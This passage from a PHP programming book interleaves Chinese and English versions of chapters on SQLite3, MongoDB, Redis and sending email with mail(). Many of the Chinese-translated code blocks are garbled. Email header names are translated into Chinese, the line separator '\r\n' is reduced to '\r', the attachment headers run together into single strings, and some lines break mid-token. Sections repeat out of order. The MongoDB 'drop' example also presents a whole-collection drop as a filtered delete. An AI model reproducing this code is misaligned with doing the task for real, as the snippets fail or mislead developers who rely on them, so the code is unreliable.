    VALUES (42, "/test2", "2017-01-14 10:11:44")');
$db->exec('COMMIT');
```

Insert potentially unsafe data with a prepared statement. You can do this with *named parameters*:

```
$statement = $db->prepare('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (:uid, :url, :time)');
$statement->bindValue(':uid', 1337);
$statement->bindValue(':url', '/test');
$statement->bindValue(':time', date('Y-m-d H:i:s'));
$statement->execute(); 你可以用不同的值重复使用该语句
```

Fetching data

Let's fetch today's visits of user #42. We'll use a prepared statement again, but with *numbered parameters* this time, which are more concise:

```
$statement = $db->prepare('SELECT * FROM "visits" WHERE "user_id" = ? AND "time" >= ?');
$statement->bindValue(1, 42);
$statement->bindValue(2, '2017-01-14');
$result = $statement->execute();

echo "Get the 1st row as an associative array:\n";
print_r($result->fetchArray(SQLITE3_ASSOC));
echo "\n";
```

```
echo "获取下一行作为数字数组：" ; print_r($result->fetchArray(SQLITE3_NUM)) ; echo "" ;
```

注意：如果没有更多行，`fetchArray()` 返回 `false`。你可以在 `while`

循环中利用这一点。

释放内存——这在脚本运行时 不会 自动完成

```
$result->finalize();
```

简写

这里有一个用于获取单行作为关联数组的有用简写。第二个参数表示我们想要所有选中的列。

注意，这个简写不支持参数绑定，但你可以转义字符串。值必须始终用单引号括起来！双引号用于表名和列名（类似于 MySQL 中的反引号）。

```
$query = 'SELECT * FROM "visits" WHERE "url" = \'' .  
SQLite3::escapeString('/test') .  
'\' ORDER BY "id" DESC LIMIT 1';  
  
$lastVisit = $db->querySingle($query, true); echo "/tes  
t' 的最后访问时间：" ;  
print_r($lastVisit); echo "" ;
```

另一个用于仅检索单个值的有用简写。

```
$userCount = $db->querySingle('SELECT COUNT(DISTINCT "user_id") FROM "visits"'); echo "用户数  
量：$userCount";  
echo "" ;
```

清理工作

最后，关闭数据库。不过脚本结束时会自动完成此操作。

```
$db->close();
```

第60.2节：查询数据库

```
<?php  
//从服务器上的数据库文件创建一个新的SQLite3对象。  
$database = new SQLite3('mysqitedb.db');  
  
// 使用 SQL 查询数据库  
$results = $database->query('SELECT bar FROM foo');  
  
// 遍历所有结果，将它们 var_dump 到页面上  
while ($row = $results->fetchArray()) {  
    var_dump($row);  
}  
?>
```

```
echo "Get the next row as a numeric array:\n";  
print_r($result->fetchArray(SQLITE3_NUM));  
echo "\n";
```

Note: If there are no more rows, `fetchArray()` returns `false`. You can take advantage of this in a `while` loop.

Free the memory - this is not done automatically, while your script is running

```
$result->finalize();
```

Shorthands

Here's a useful shorthand for fetching a single row as an associative array. The second parameter means we want all the selected columns.

Watch out, this shorthand doesn't support parameter binding, but you can escape the strings instead. Always put the values in SINGLE quotes! Double quotes are used for table and column names (similar to backticks in MySQL).

```
$query = 'SELECT * FROM "visits" WHERE "url" = \'' .  
SQLite3::escapeString('/test') .  
'\' ORDER BY "id" DESC LIMIT 1';  
  
$lastVisit = $db->querySingle($query, true);  
  
echo "Last visit of '/test':\n";  
print_r($lastVisit);  
echo "\n";
```

Another useful shorthand for retrieving just one value.

```
$userCount = $db->querySingle('SELECT COUNT(DISTINCT "user_id") FROM "visits"');  
  
echo "User count: $userCount\n";  
echo "\n";
```

Cleaning up

Finally, close the database. This is done automatically when the script finishes, though.

```
$db->close();
```

Section 60.2: Querying a database

```
<?php  
//Create a new SQLite3 object from a database file on the server.  
$database = new SQLite3('mysqitedb.db');  
  
//Query the database with SQL  
$results = $database->query('SELECT bar FROM foo');  
  
//Iterate through all of the results, var-dumping them onto the page  
while ($row = $results->fetchArray()) {  
    var_dump($row);  
}  
?>
```

第 60.3 节：仅检索一个结果

除了使用 LIMIT SQL 语句外，您还可以使用 SQLite3 函数 querySingle 来检索单行，或第一列。

```
<?php
$database = new SQLite3('mysqitedb.db');

// 如果不将可选的第二个参数设置为 true，此查询将仅返回结果的第一行的第一列，且类型与 columnName 相同
$database->querySingle('SELECT column1Name FROM table WHERE column2Name=1');

// 使用可选的 entire_row 参数，此查询将返回查询结果的第一整行的数组。
$database->querySingle('SELECT column1Name, column2Name FROM user WHERE column3Name=1', true);
?>
```

Section 60.3: Retrieving only one result

In addition to using LIMIT SQL statements you can also use the SQLite3 function querySingle to retrieve a single row, or the first column.

```
<?php
$database = new SQLite3('mysqitedb.db');

//Without the optional second parameter set to true, this query would return just
//the first column of the first row of results and be of the same type as columnName
$database->querySingle('SELECT column1Name FROM table WHERE column2Name=1');

//With the optional entire_row parameter, this query would return an array of the
//entire first row of query results.
$database->querySingle('SELECT column1Name, column2Name FROM user WHERE column3Name=1', true);
?>
```

第61章：使用MongoDB

第61.1节：连接到MongoDB

创建一个MongoDB连接，之后可以进行查询：

```
$manager = new \MongoDB\Driver\Manager('mongodb://localhost:27017');
```

在下一个示例中，您将学习如何查询连接对象。

此扩展会自动关闭连接，无需手动关闭。

第61.2节：获取多个文档 - find()

搜索名字为“Mike”的多个用户的示例：

```
$filter = ['name' => 'Mike'];
$query = new \MongoDB\Driver\Query($filter);

$cursor = $manager->executeQuery('database_name.collection_name', $query);
foreach ($cursor as $doc) {
    var_dump($doc);
}
```

第61.3节：获取一个文档 - findOne()

搜索具有特定ID的单个用户的示例，您应该这样做：

```
$options = ['limit' => 1];
$filter = ['_id' => new \MongoDB\BSON\ObjectId('578ff7c3648c940e008b457a')];
$query = new \MongoDB\Driver\Query($filter, $options);

$cursor = $manager->executeQuery('database_name.collection_name', $query);
$cursorArray = $cursor->toArray();
if(isset($cursorArray[0])) {
    var_dump($cursorArray[0]);
}
```

第61.4节：插入文档

添加文档的示例：

```
$document = [
    'name' => 'John',
    'active' => true,
    'info' => ['genre' => '男性', 'age' => 30]
];
$bulk = new \MongoDB\Driver\BulkWrite;
$_id1 = $bulk->insert($document);
$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

第61.5节：更新文档

更新所有名称等于“John”的文档示例：

Chapter 61: Using MongoDB

Section 61.1: Connect to MongoDB

Create a MongoDB connection, that later you can query:

```
$manager = new \MongoDB\Driver\Manager('mongodb://localhost:27017');
```

In the next example, you will learn how to query the connection object.

This extension close the connection automatically, it's not necessary to close manually.

Section 61.2: Get multiple documents - find()

Example for searching multiple users with the name "Mike":

```
$filter = ['name' => 'Mike'];
$query = new \MongoDB\Driver\Query($filter);

$cursor = $manager->executeQuery('database_name.collection_name', $query);
foreach ($cursor as $doc) {
    var_dump($doc);
}
```

Section 61.3: Get one document - findOne()

Example for searching just one user with a specific id, you should do:

```
$options = ['limit' => 1];
$filter = ['_id' => new \MongoDB\BSON\ObjectId('578ff7c3648c940e008b457a')];
$query = new \MongoDB\Driver\Query($filter, $options);

$cursor = $manager->executeQuery('database_name.collection_name', $query);
$cursorArray = $cursor->toArray();
if(isset($cursorArray[0])) {
    var_dump($cursorArray[0]);
}
```

Section 61.4: Insert document

Example for adding a document:

```
$document = [
    'name' => 'John',
    'active' => true,
    'info' => ['genre' => 'male', 'age' => 30]
];
$bulk = new \MongoDB\Driver\BulkWrite;
$_id1 = $bulk->insert($document);
$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

Section 61.5: Update a document

Example for updating all documents where name is equal to "John":

```
$filter = [ 'name' => 'John' ];
$document = [ 'name' => 'Mike' ];

$bulk = new \MongoDB\Driver\BulkWrite;
$bulk->update(
    $filter,
    $document,
    [ 'multi' => true]
);
$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

第61.6节：删除文档

删除所有名称等于“Peter”的文档示例：

```
$bulk = new \MongoDB\Driver\BulkWrite;

$filter = [ 'name' => 'Peter' ];
$bulk->delete($filter);

$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

```
$filter = [ 'name' => 'John' ];
$document = [ 'name' => 'Mike' ];

$bulk = new \MongoDB\Driver\BulkWrite;
$bulk->update(
    $filter,
    $document,
    [ 'multi' => true]
);
$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

Section 61.6: Delete a document

Example for deleting all documents where name is equal to "Peter":

```
$bulk = new \MongoDB\Driver\BulkWrite;

$filter = [ 'name' => 'Peter' ];
$bulk->delete($filter);

$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

第62章：mongo-php

第62.1节：MongoDB与Php之间的一切

要求

- MongoDB服务器通常运行在27017端口。（在命令提示符输入mongod以启动mongodb服务器） Php以cgi或fp m方式安装，并安装了MongoDB扩展（MongoDB扩展不包含在默认php中）
- Composer库（mongodb/mongodb）。（在项目根目录运行php composer.phar require "mongodb/mongodb:^1.0.0"以安装MongoDB库）

如果一切正常，您就可以继续下一步了。

检查 PHP 安装

如果不确定，通过运行 php -v 命令检查 PHP 安装，命令行会返回类似如下内容

```
PHP 7.0.6 (cli) (built: 2016年4月28日 14:12:14) ( ZTS ) 版权所有 (c) 1997-2016 PHP 团队 Zend  
Engine v3.0.0, 版权所有 (c) 1998-2016 Zend Technologies
```

检查 MongoDB 安装

通过运行 mongo --version 检查 MongoDB 安装，会返回 MongoDB shell version: 3.2.6

检查 Composer 安装

通过运行 php composer.phar --version 检查 Composer 安装，会返回 Composer version 1.2-dev
(3d09c17b489cd29a0c0b3b11e731987e7097797d) 2016-08-30 16:12:39`

从 PHP 连接到 MongoDB

```
<?php  
  
    // 此路径应指向 Composer 的自动加载器，从该处加载你的 MongoDB 库  
    require 'vendor/autoload.php';  
  
    // 使用自定义用户名密码时  
    try {  
        $mongo = new MongoDB\Client('mongodb://username:password@localhost:27017');  
        print_r($mongo->listDatabases());  
    } catch (Exception $e) {  
        echo $e->getMessage();  
    }  
  
    // 使用默认设置时  
    try {  
        $mongo = new MongoDB\Client('mongodb://localhost:27017');
```

Chapter 62: mongo-php

Section 62.1: Everything in between MongoDB and Php

Requirements

- MongoDB server running on port usually 27017. (type mongod on command prompt to run mongodb server)
- Php installed as either cgi or fpm with MongoDB extension installed(MongoDB extension is not bundled with default php)
- Composer library(mongodb/mongodb). (In the project root run php composer.phar require "mongodb/mongodb:^1.0.0" to install the MongoDB library)

If everything is ok you are ready to move on.

Check For Php installation

if not sure check Php installation by running php -v on command prompt will return something like this

```
PHP 7.0.6 (cli) (built: Apr 28 2016 14:12:14) ( ZTS ) Copyright (c) 1997-2016 The PHP Group Zend  
Engine v3.0.0, Copyright (c) 1998-2016 Zend Technologies
```

Check For MongoDB installation

Check MongoDB installation by running mongo --version will return MongoDB shell version: 3.2.6

Check For Composer installation

Check for Composer installation by running php composer.phar --version will return Composer version 1.2-dev
(3d09c17b489cd29a0c0b3b11e731987e7097797d) 2016-08-30 16:12:39`

Connecting to MongoDB from php

```
<?php  
  
    // This path should point to Composer's autoloader from where your MongoDB library will be loaded  
    require 'vendor/autoload.php';  
  
    // when using custom username password  
    try {  
        $mongo = new MongoDB\Client('mongodb://username:password@localhost:27017');  
        print_r($mongo->listDatabases());  
    } catch (Exception $e) {  
        echo $e->getMessage();  
    }  
  
    // when using default settings  
    try {  
        $mongo = new MongoDB\Client('mongodb://localhost:27017');
```

```

    print_r($mongo->listDatabases());
} catch (Exception $e) {
    echo $e->getMessage();
}

```

上述代码将使用 *MongoDB composer* 库 (*mongodb/mongodb*)，该库包含在 *vendor/autoload.php* 中，连接运行在端口 27017 的 *MongoDB* 服务器。如果一切正常，它将连接并列出一个数组；如果连接 *MongoDB* 服务器时发生异常，将打印异常信息。

在 MongoDB 中创建 (插入)

```

<?php

// MongoDB 使用集合 (collection)，而不是像 SQL 中的表 (Tables)。
// 使用 $mongo 实例选择数据库和集合 // 注意：如果 MongoDB 中未找到数据库 (此处为 demo) 和集合 (此处为 beers)，MongoDB 会自动创建它们。
$collection = $mongo->demo->beers;

// 使用 $collection 我们可以向 MongoDB 插入一条文档
// 文档类似于 SQL 中的行。
$result = $collection->insertOne( [ 'name' => 'Hinterland', 'brewery' => 'BrewDog' ] );

// 每个插入的文档都会有一个唯一的 id。
echo "Inserted with Object ID '{$result->getInsertedId()}'";
?>

```

在示例中，我们使用了之前在从 PHP 连接 MongoDB 部分使用的 *\$mongo* 实例。
MongoDB 使用 JSON 类型数据格式，因此在 PHP 中我们将使用数组来插入数据到 *MongoDB*，数组与 JSON 之间的转换由 *mongo* 库完成。*MongoDB* 中的每个文档都有一个名为 *_id* 的唯一 *id*，插入时可以通过 *\$result->getInsertedId()* 获取该 *id*；

读取 (查询) MongoDB

```

<?php
// 使用 find() 方法查询记录，参数是包含我们需要查找的键值对的数组。
$result = $collection->find( [ 'name' => 'Hinterland', 'brewery' => 'BrewDog' ] );

// 所有数据 (结果) 以数组形式返回
// 使用 foreach 过滤所需的键
foreach ($result as $entry) {echo $entry['_id'], ': ', $entry['name'], "\n";}
?>

```

在 MongoDB 中删除

```

<?php

$result = $collection->drop( [ 'name' => 'Hinterland' ] );

// 删除成功返回 1，失败返回 0
print_r($result->ok);
?>

```

```

    print_r($mongo->listDatabases());
} catch (Exception $e) {
    echo $e->getMessage();
}

```

The above code will connect using *MongoDB composer* library (*mongodb/mongodb*) included as *vendor/autoload.php* to connect to the *MongoDB* server running on port: 27017. If everything is ok it will connect and list an array, if exception occurs connecting to *MongoDB* server the message will be printed.

CREATE(Inserting) into MongoDB

```

<?php

// MongoDB uses collection rather than Tables as in case on SQL.
// Use $mongo instance to select the database and collection
// NOTE: if database(here demo) and collection(here beers) are not found in MongoDB both will be created automatically by MongoDB.
$collection = $mongo->demo->beers;

// Using $collection we can insert one document into MongoDB
// document is similar to row in SQL.
$result = $collection->insertOne( [ 'name' => 'Hinterland', 'brewery' => 'BrewDog' ] );

// Every inserted document will have a unique id.
echo "Inserted with Object ID '{$result->getInsertedId()}'";
?>

```

In the example we are using the *\$mongo* instance previously used in the Connecting to *MongoDB* from php part. *MongoDB* uses JSON type data format, so in php we will use array to insert data into *MongoDB*, this conversion from array to JSON and vice versa will be done by *mongo* library. Every document in *MongoDB* has a unique *id* named as *_id*, during insertion we can get this by using *\$result->getInsertedId()*;

READ(Find) in MongoDB

```

<?php
// use find() method to query for records, where parameter will be array containing key value pair we need to find.
$result = $collection->find( [ 'name' => 'Hinterland', 'brewery' => 'BrewDog' ] );

// all the data(result) returned as array
// use for each to filter the required keys
foreach ($result as $entry) {
    echo $entry['_id'], ': ', $entry['name'], "\n";
}

?>

```

Drop in MongoDB

```

<?php

$result = $collection->drop( [ 'name' => 'Hinterland' ] );

// return 1 if the drop was sucessfull and 0 for failure
print_r($result->ok);
?>

```

可以对 `$collection` 执行许多方法，详见 MongoDB 的 官方文档

There are many methods that can be performed on `$collection` see [Official documentation](#) from MongoDB

第63章：使用 PHP 操作 Redis

第63.1节：连接到 Redis 实例

假设默认服务器运行在本地主机 (localhost) 和默认端口，连接该 Redis 服务器的命令为：

```
$redis = new Redis();
$redis->connect('127.0.0.1', 6379);
```

第63.2节：在 Ubuntu 上安装 PHP Redis

要在 Ubuntu 上安装 PHP，首先安装 Redis 服务器：

```
sudo apt install redis-server
```

然后安装 PHP 模块：

```
sudo apt install php-redis
```

并重启 Apache 服务器：

```
sudo service apache2 restart
```

第63.3节：在 PHP 中执行 Redis 命令

Redis PHP 模块提供了与 Redis CLI 客户端相同的命令访问，因此使用起来相当简单。

语法如下：

```
// 创建两个新键：
$redis->set('mykey-1', 123);
$redis->set('mykey-2', 'abcd');

// 获取一个键 (打印 '123')
var_dump($redis->get('mykey-1'));

// 获取所有以 'my-key-' 开头的键
// (打印 '123', 'abcd')
var_dump($redis->keys('mykey-*'));
```

Chapter 63: Using Redis with PHP

Section 63.1: Connecting to a Redis instance

Assuming a default server running on localhost with the default port, the command to connect to that Redis server would be:

```
$redis = new Redis();
$redis->connect('127.0.0.1', 6379);
```

Section 63.2: Installing PHP Redis on Ubuntu

To install PHP on Ubuntu, first install the Redis server:

```
sudo apt install redis-server
```

then install the PHP module:

```
sudo apt install php-redis
```

And restart the Apache server:

```
sudo service apache2 restart
```

Section 63.3: Executing Redis commands in PHP

The Redis PHP module gives access to the same commands as the Redis CLI client so it is quite straightforward to use.

The syntax is as follow:

```
// Creates two new keys:
$redis->set('mykey-1', 123);
$redis->set('mykey-2', 'abcd');

// Gets one key (prints '123')
var_dump($redis->get('mykey-1'));

// Gets all keys starting with 'my-key-'
// (prints '123', 'abcd')
var_dump($redis->keys('mykey-*'));
```

第64章：发送电子邮件

参数	详情
string \$to	收件人电子邮件地址
string \$subject	主题行
string \$message	电子邮件正文
string \$additional_headers	可选：添加到电子邮件的头信息
string \$additional_parameters	可选：传递给配置的邮件发送应用程序的命令行参数 命令行

第64.1节：发送电子邮件——基础知识、更多细节及完整示例

典型的电子邮件有三个主要组成部分：

1. 收件人（以电子邮件地址表示）
2. 主题
3. 邮件正文

在 PHP 中发送邮件可以简单到调用内置函数 mail()。 mail() 最多接受五个参数，但发送邮件只需前三个参数（尽管通常会使用四个参数，下面将演示）。前三个参数是：

1. 收件人的电子邮件地址（字符串）
2. 邮件主题（字符串）
3. 邮件正文（字符串）（例如邮件内容）

一个最简示例代码如下：

```
mail('recipient@example.com', 'Email Subject', 'This is the email message body');
```

上述简单示例在某些有限场景下效果良好，比如为内部系统硬编码邮件提醒。然而，通常会将传递给 mail() 的参数放入变量中，以使代码更清晰、更易管理（例如，从表单提交动态构建邮件）。

此外， mail() 接受第四个参数，允许你随邮件发送额外的邮件头。这些邮件头可以让你设置：

- 用户将看到的 From 名称和电子邮件地址
- 用户回复时发送到的 Reply-To 电子邮件地址
- 以及额外的非标准邮件头，如 X-Mailer，可以告知收件人此邮件是通过 PHP 发送的

```
$to      = 'recipient@example.com';           // 也可以是 $to      = $_POST['recipient'];
';          // 也可以是 $subject = $_POST['subject'];
$message = '这是电子邮件正文';    // 也可以是 $me
ssage = $_POST['message'];
$headers = implode("\r\n", [
    'From: John Conde <webmaster@example.com>',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION
]);
```

可选的第五个参数可以用来作为命令行选项传递额外的标志给配置为发送邮件的程序，具体由 sendmail_path 配置设置定义。例如，这

Chapter 64: Sending Email

Parameter	Details
string \$to	The recipient email address
string \$subject	The subject line
string \$message	The body of the email
string \$additional_headers	Optional: headers to add to the email
string \$additional_parameters	Optional: arguments to pass to the configured mail send application in the command line

Section 64.1: Sending Email - The basics, more details, and a full example

A typical email has three main components:

1. A recipient (represented as an email address)
2. A subject
3. A message body

Sending mail in PHP can be as simple as calling the built-in function `mail()`. `mail()` takes up to five parameters but the first three are all that is required to send an email (although the four parameters is commonly used as will be demonstrated below). The first three parameters are:

1. The recipient's email address (string)
2. The email's subject (string)
3. The body of the email (string) (e.g. the content of the email)

A minimal example would resemble the following code:

```
mail('recipient@example.com', 'Email Subject', 'This is the email message body');
```

The simple example above works well in limited circumstances such as hardcoding an email alert for an internal system. However, it is common to place the data passed as the parameters for `mail()` in variables to make the code cleaner and easier to manage (for example, dynamically building an email from a form submission).

Additionally, `mail()` accepts a fourth parameter which allows you to have additional mail headers sent with your email. These headers can allow you to set:

- the From name and email address the user will see
- the Reply-To email address the user's response will be sent to
- additional non-standards headers like X-Mailer which can tell the recipient this email was sent via PHP

```
$to      = 'recipient@example.com';           // Could also be $to      = $_POST['recipient'];
$subject = 'Email Subject';                    // Could also be $subject = $_POST['subject'];
$message = 'This is the email message body'; // Could also be $message = $_POST['message'];
$headers = implode("\r\n", [
    'From: John Conde <webmaster@example.com>',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION
]);
```

The optional fifth parameter can be used to pass additional flags as command line options to the program configured to be used when sending mail, as defined by the `sendmail_path` configuration setting. For example, this

可以用来在使用 sendmail/postfix 时通过 -f sendmail 选项设置信封发件人地址。

```
$fifth = '-fno-reply@example.com';
```

虽然使用 mail() 通常比较可靠，但调用 mail() 时并不保证邮件一定会被发送。要检查发送邮件时是否有潜在错误，应该捕获 mail() 的返回值。如果邮件成功被接受投递，将返回 TRUE。否则，将返回 FALSE。

```
$result = mail($to, $subject, $message, $headers, $fifth);
```

注意：虽然mail()可能返回TRUE，但这并不意味着邮件已发送或邮件将被收件人接收。它仅表示邮件已成功交付给您系统的邮件系统。

如果您想发送HTML邮件，您不需要做太多额外的工作。您需要：

1. 添加MIME-Version头部
2. 添加Content-Type头部
3. 确保您的邮件内容是HTML格式

```
$to      = 'recipient@example.com';
$subject = '邮件主题';
$message = '<html><body>这
是邮件正文内容</body></html>';
$headers = implode("\r", [
    'From: John Conde <webmaster@example.com>',
    'Reply-To: webmaster@example.com',
    'MIME-Version: 1.0',
    'Content-Type: text/html; charset=ISO-8859-1',
    'X-Mailer: PHP/' . PHP_VERSION
]);
```

这是使用PHP的mail()函数的完整示例

```
<?php

// 调试工具。仅在开发环境中开启这些。

error_reporting(-1);
ini_set('display_errors', 'On');
set_error_handler("var_dump");

// 特殊邮件设置，可以减少邮件被判定为垃圾邮件的可能性
// 并在出现技术问题时提供日志记录。

ini_set("mail.log", "/tmp/mail.log");
ini_set("mail.add_x_header", TRUE);

// 我们邮件的组成部分

$to      = 'recipient@example.com';
$subject = '邮件主题';
$message = '这是邮件正文内容';
$headers = implode("\r", [
    '发件人: webmaster@example.com',
    '回复至: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION
]);
// 发送邮件
```

can be used to set the envelope sender address when using sendmail/postfix with the -f sendmail option.

```
$fifth = '-fno-reply@example.com';
```

Although using mail() can be pretty reliable, it is by no means guaranteed that an email will be sent when mail() is called. To see if there is a potential error when sending your email, you should capture the return value from mail(). TRUE will be returned if the mail was successfully accepted for delivery. Otherwise, you will receive FALSE.

```
$result = mail($to, $subject, $message, $headers, $fifth);
```

NOTE: Although mail() may return TRUE, it does not mean the email was sent or that the email will be received by the recipient. It only indicates the mail was successfully handed over to your system's mail system successfully.

If you wish to send an HTML email, there isn't a lot more work you need to do. You need to:

1. Add the MIME-Version header
2. Add the Content-Type header
3. Make sure your email content is HTML

```
$to      = 'recipient@example.com';
$subject = 'Email Subject';
$message = '<html><body>This is the email message body</body></html>';
$headers = implode("\r\n", [
    'From: John Conde <webmaster@example.com>',
    'Reply-To: webmaster@example.com',
    'MIME-Version: 1.0',
    'Content-Type: text/html; charset=ISO-8859-1',
    'X-Mailer: PHP/' . PHP_VERSION
]);
```

Here's a full example of using PHP's mail() function

```
<?php

// Debugging tools. Only turn these on in your development environment.

error_reporting(-1);
ini_set('display_errors', 'On');
set_error_handler("var_dump");

// Special mail settings that can make mail less likely to be considered spam
// and offers logging in case of technical difficulties.

ini_set("mail.log", "/tmp/mail.log");
ini_set("mail.add_x_header", TRUE);

// The components of our email

$to      = 'recipient@example.com';
$subject = 'Email Subject';
$message = 'This is the email message body';
$headers = implode("\r\n", [
    'From: webmaster@example.com',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION
]);
// Send the email
```

```

$result = mail($to, $subject, $message, $headers);

// 检查结果并做出相应处理

if ($result) {

    // 成功！重定向到感谢页面。使用// POST/REDIRECT/GET 模式以防止用户刷新页面时表单重复提交。

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;

}

else {

    // 您的邮件未发送。请检查日志，查看是否有报告原因。

}

```

另请参见

官方文档

- [mail\(\)](#)
- [PHP mail\(\) 配置](#)

相关的 Stack Overflow 问题

- [PHP 表单未完成发送电子邮件](#)
- [如何确保您通过程序发送的电子邮件不会被自动标记为垃圾邮件？](#)
- [如何使用 SMTP 发送电子邮件](#)
- [设置信封发件人地址](#)

替代邮件发送器

- [PHPMailer](#)
- [SwiftMailer](#)
- [PEAR::Mail](#)

邮件服务器

- [Mercury 邮件 \(Windows\)](#)

相关主题

- [Post/Redirect/Get](#)

第64.2节：使用 mail() 发送 HTML 邮件

```

<?php
$to      = 'recipient@example.com';
$subject = '使用 PHP 中的 mail() 发送 HTML 邮件';$message = '<ht
ml><body><p><b>此段落为加粗。</b></p><p><i>此文本为斜体。</i></p></body></html>';

$headers = implode("\r", [

```

```

$result = mail($to, $subject, $message, $headers);

// Check the results and react accordingly

if ($result) {

    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;

}

else {

    // Your mail was not sent. Check your logs to see if
    // the reason was reported there for you.

}

```

See Also

Official documentation

- [mail\(\)](#)
- [PHP mail\(\) configuration](#)

Related Stack Overflow Questions

- [PHP mail form doesn't complete sending e-mail](#)
- [How do you make sure email you send programmatically is not automatically marked as spam?](#)
- [How to use SMTP to send email](#)
- [Setting envelope from address](#)

Alternative Mailers

- [PHPMailer](#)
- [SwiftMailer](#)
- [PEAR::Mail](#)

Email Servers

- [Mercury Mail \(Windows\)](#)

Related Topics

- [Post/Redirect/Get](#)

Section 64.2: Sending HTML Email Using mail()

```

<?php
$to      = 'recipient@example.com';
$subject = 'Sending an HTML email using mail() in PHP';
$message = '<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>';

$headers = implode("\r\n", [

```

```

"From: John Conde <webmaster@example.com>",
"Reply-To: webmaster@example.com",
"X-Mailer: PHP/" . PHP_VERSION,
"MIME-Version: 1.0",
"Content-Type: text/html; charset=UTF-8"
]);

mail($to, $subject, $message, $headers);

```

这与发送纯文本邮件没有太大区别。主要区别在于内容主体结构像一个HTML文档，并且必须包含两个额外的头信息，以便邮件客户端知道将邮件渲染为HTML。它们是：

- MIME-Version: 1.0
- Content-Type: text/html; charset=UTF-8

第64.3节：使用mail()发送带附件的邮件

```

<?php

$to      = 'recipient@example.com';
$subject = 'Email Subject';
$message = '这是电子邮件正文内容';

$attachment = '/path/to/your/file.pdf';
$content = file_get_contents($attachment);

/* 附件内容以Base64编码传输
必须按RFC 2045第6.8节规定分割成76字符长度的块。
默认情况下，函数chunk_split()使用76字符长度，
并以CRLF (\r\n) 结尾。76字符的要求
不包括回车和换行符 */
$content = chunk_split(base64_encode($content));

/* 边界用于分隔多部分实体。如RFC 2046第5.1节所述，边界不得
出现在任何封装部分中。因此，它应当是唯一的。如接下来的第5.1.1
节所述，边界定义为由两条连字符("--)、一个参数值、可选的线
性空白和一个终止的CRLF组成的行。 */

$prefix = "part_"; // 这是一个可选的前缀/* 使用uniqid()函数
// 和我们的前缀生成唯一的边界参数值。第二个参数使参数值更唯一。 */

$boundary = uniqid($prefix, true);

// 头部信息
$headers = implode("\r", ['发件人:
webmaster@example.com'.'回复至: w
ebmaster@example.com'.'X-Mailer: PHP/'.
.PHP_VERSION.'MIME版本: 1.0',


// 需要边界参数，必须用引号括起来
'内容类型: multipart/mixed; boundary="' . $boundary . '"',
"内容传输编码: 7bit",
"这是一个MIME编码的消息。" // 限制传输的消息
]);

```

```

"From: John Conde <webmaster@example.com>",
"Reply-To: webmaster@example.com",
"X-Mailer: PHP/" . PHP_VERSION,
"MIME-Version: 1.0",
"Content-Type: text/html; charset=UTF-8"
]);

mail($to, $subject, $message, $headers);

```

This is not much different than sending a plain text email. The key differences being the content body is structured like an HTML document and there are two additional headers that must be included so the email client knows to render the email as HTML. They are:

- MIME-Version: 1.0
- Content-Type: text/html; charset=UTF-8

Section 64.3: Sending Email With An Attachment Using mail()

```

<?php

$to      = 'recipient@example.com';
$subject = 'Email Subject';
$message = 'This is the email message body';

$attachment = '/path/to/your/file.pdf';
$content = file_get_contents($attachment);

/* Attachment content transferred in Base64 encoding
MUST be split into chunks 76 characters in length as
specified by RFC 2045 section 6.8. By default, the
function chunk_split() uses a chunk length of 76 with
a trailing CRLF (\r\n). The 76 character requirement
does not include the carriage return and line feed */
$content = chunk_split(base64_encode($content));

/* Boundaries delimit multipart entities. As stated
in RFC 2046 section 5.1, the boundary MUST NOT occur
in any encapsulated part. Therefore, it should be
unique. As stated in the following section 5.1.1, a
boundary is defined as a line consisting of two hyphens
("--"), a parameter value, optional linear whitespace,
and a terminating CRLF. */
$prefix = "part_"; // This is an optional prefix
/* Generate a unique boundary parameter value with our
prefix using the uniqid() function. The second parameter
makes the parameter value more unique. */
$boundary = uniqid($prefix, true);

// headers
$headers = implode("\r\n", [
'From: webmaster@example.com',
'Reply-To: webmaster@example.com',
'X-Mailer: PHP/' . PHP_VERSION,
'MIME-Version: 1.0',
// boundary parameter required, must be enclosed by quotes
'Content-Type: multipart/mixed; boundary="' . $boundary . '"',
"Content-Transfer-Encoding: 7bit",
"This is a MIME encoded message." // message for restricted transports
]);

```

```
// 消息和附件
$message = implode("\r", ["--". $boundary, // 头部边界分隔符行'Content-Type: text/plain; charset=iso-8859-1', "Content-Transfer-Encoding: 8bit",
$message,
"--". $boundary, // 内容边界分隔符行
'Content-Type: application/octet-stream; name="RenamedFile.pdf"',
"Content-Transfer-Encoding: base64",
"Content-Disposition: attachment",
$content,
"--". $boundary . "--" // 结束边界分隔符行
]);
$result = mail($to, $subject, $message, $headers); // 发送邮件

if ($result) {
    // 成功！重定向到感谢页面。使用// POST/REDIRECT/GET 模式以防止用户刷新页面时表单重复提交。
    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
} else {
    // 您的邮件未发送。请检查日志，查看是否有报告原因。
}
```

内容传输编码

可用的编码有 7bit、8bit、binary、quoted-printable、base64、ietf-token 和 x-token。其中，当头部的 Content-Type 为 multipart 时，Content-Transfer-Encoding 必须是 7bit、8bit 或 binary 中的一个，不能是其他值，正如 RFC 2045 第6.4节所述。

我们的示例选择了7bit编码，它表示US-ASCII字符，用于multipart头部，因为如RFC 2045第6节所述，某些协议仅支持此编码。边界内的数据随后可以按部分分别编码（RFC 2046，第5.1节）。本示例正是这样做的。第一部分包含text/plain消息，定义为8bit编码，因为可能需要支持额外字符。在此情况下，使用的是Latin1 (iso-8859-1) 字符集。第二部分是附件，因此定义为base64编码的application/octet-stream。由于base64将任意数据转换为7bit范围内，因此可以通过受限传输发送（RFC 2045，第6.2节）。

第64.4节：使用PHPMailer发送纯文本邮件

基本文本邮件

```
